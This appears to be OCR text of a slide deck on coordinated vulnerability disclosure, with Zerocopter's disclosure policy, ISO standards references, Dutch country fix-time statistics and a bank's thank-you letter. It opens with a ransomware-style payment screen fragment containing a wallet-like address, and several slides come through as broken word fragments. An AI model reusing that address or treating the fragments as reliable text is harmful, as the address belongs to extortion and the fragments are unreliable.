
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Copy

Check Payment

Decrypt





Cyber Security News   Hacking News   News

# USBHarpoon a Charging Cable Computer

## GPS定位

内置高科技定位系统，只需插卡即可跟踪定位

A graphic advertisement for a GPS tracking device. It features a large red location pin on a map background. A green location pin with a checkmark is also visible. A USB cable with a silver USB-A connector and a silver USB-B connector is shown. A SIM card is shown at the bottom right. The background is dark with blue concentric circles around the USB connector, suggesting signal transmission.

爱车怕被偷? 请安装

新奇特低价批发



A black and white photograph showing the back of a person with dark hair, wearing a dark-colored t-shirt. The t-shirt has the text "Everybody needs a hacker" printed on it in a white, sans-serif font. The background is blurred, suggesting an indoor setting with some light sources.

**Everybody needs a hacker**



# RESPONSIBLE DISCLOSURE\*



**\*Coordinated Vulnerability  
Disclosure**





# International Organization for Standardization

**Great things happen when the world agrees**

[Home](#) > [Store](#) > [Standards catalogue](#) > [Browse by ICS](#) > [35](#) > [35.030](#) > [ISO/IEC 29147:2014](#)

## ISO/IEC 29147:2014

[Preview](#)

Information technology -- Security techniques -- Vulnerability disclosure

### Online Browsing Platform (OBP)

[Home](#) Search[ISO/IEC 30111:2013\(en\)](#) ×

**ISO/IEC 30111:2013(en)** Information technology — Security techniques — Vulnerability handling processes

[Table of contents](#)





National Cyber Security Centre  
*Ministry of Security and Justice*

» **Policy** for arriving at a practice  
for Responsible Disclosure »



Ja

OPE

ef'





### Responsible Disclosure Statement

At Zerocopter, we consider the security of our systems a top priority. But no matter how much effort we put into system security, there can still be vulnerabilities present.

If you discover a vulnerability, we would like to know about it so we can take steps to address it as quickly as possible. We would like to ask you to help us better protect our clients and our systems.

### Please do the following:

- Submit your findings by using the following URL: [https://app.zerocopter.com/responsible\\_disclosure/eef4f999-2477-4802-8542-161435d30e06](https://app.zerocopter.com/responsible_disclosure/eef4f999-2477-4802-8542-161435d30e06).
- Do not take advantage of the vulnerability or problem you have discovered, for example by downloading more data than necessary to demonstrate the vulnerability or deleting or modifying other people's data.
- Do not reveal the problem to others until it has been resolved.
- Do not use attacks on physical security, social engineering, distributed denial of service, spam or applications of third parties.
- Do provide sufficient information to reproduce the problem, so we will be able to resolve it as quickly as possible. Usually, the IP address or the URL of the affected system and a description of the vulnerability will be sufficient, but complex vulnerabilities may require further explanation.

### What we promise:

- We will respond to your report within 5 business days with our evaluation of the report and an expected resolution date.
- If you have followed the instructions above, we will not take any legal action against you in regard to the report.
- We will not pass on your personal details to third parties without your permission.
- We will keep you informed of the progress towards resolving the problem.
- In the public information concerning the problem reported, we will give your name as the discoverer of the problem (unless you desire otherwise).

We strive to resolve all problems as quickly as possible, and we would like to play an active role in the ultimate publication on the problem after it is resolved.

This Responsible Disclosure policy is based on an example written by Floor Terra.





## Livestream: Groen van Prinstererzaal



**Acties:** [+ Open de livestream in een nieuw venster](#)

ts

onsible disclosure at the  
e adventure.







GDI Foundation


@GDI\_FDN

Following



We started to inform the owners/ISPs for the vulnerable Arris devices.

1 country at the time. 43 countries in the next 2 hours. Next up, US





## RESOLVED VULNERABILITIES AFTER REPORTED\* IN 2016



### TOP 5 SHORTEST TIME TO FIX

COUNTRY	REPORT	AVG FIX TIME
CN	43 (39)	4,9 days
BE	14 (14)	5,3 days
UA	35 (31)	5,3 days
INDIA	15 (14)	7,4 days
NL	136 (114)	8,0 days

### TOP 5 LONGEST TIME TO FIX

COUNTRY	REPORT	AVG FIX TIME
RU	16 (11)	18,6 days
GB	75 (57)	14,6 days
FR	23 (17)	14,0 days
JP	34 (23)	12,8 days
US	144 (106)	10,5 days

### TOP 5 NOT FIXED

COUNTRY	REPORT	OPEN VULN.
US	144	38
NL	136	22
GB	75	18
JP	34	11
FR	23	6

\* Responsible Disclosure (NCSC.NL)

\*\* in parentheses indicates number of resolved reported vulnerability




**Responsible  
Disclosure  
Be  
Like:**





Honeypot  
66

RD  
26



hall of fame



**AND YOU GET STUFF!!**  
**CAUSE WE SEND STUFF!!**





Blueprint Security  
T.a.v. Nander Hokwerda  
Tournooiveld 3  
2511 CX  
Den Haag

**Onderwerp**  
Bedankt voor uw Responsible disclosure melding

Geachte heer Hokwerda,

Hartelijk dank voor het meedenken over de veiligheid van onze website. DNB hecht groot belang aan het beveiligen van ICT systemen. Uw melding helpt ons hierbij.

Bijgevoegd bij deze brief vindt u een tegoedbon en een relatiegeschenk als dank voor uw medewerking.

Hoogachtend,  
De Nederlandsche Bank N.V.



DeNederlandscheBank  
EUROSYSTEEM

De Nederlandsche Bank N.V.

Postbus 98  
1000 AB Amsterdam  
020 524 91 11  
www.dnb.nl

Handelsregister 3300 3396

**Datum**  
23 February 2017

**Uw kenmerk**

**Ons kenmerk**  
2017/109444

**Behandeld door**

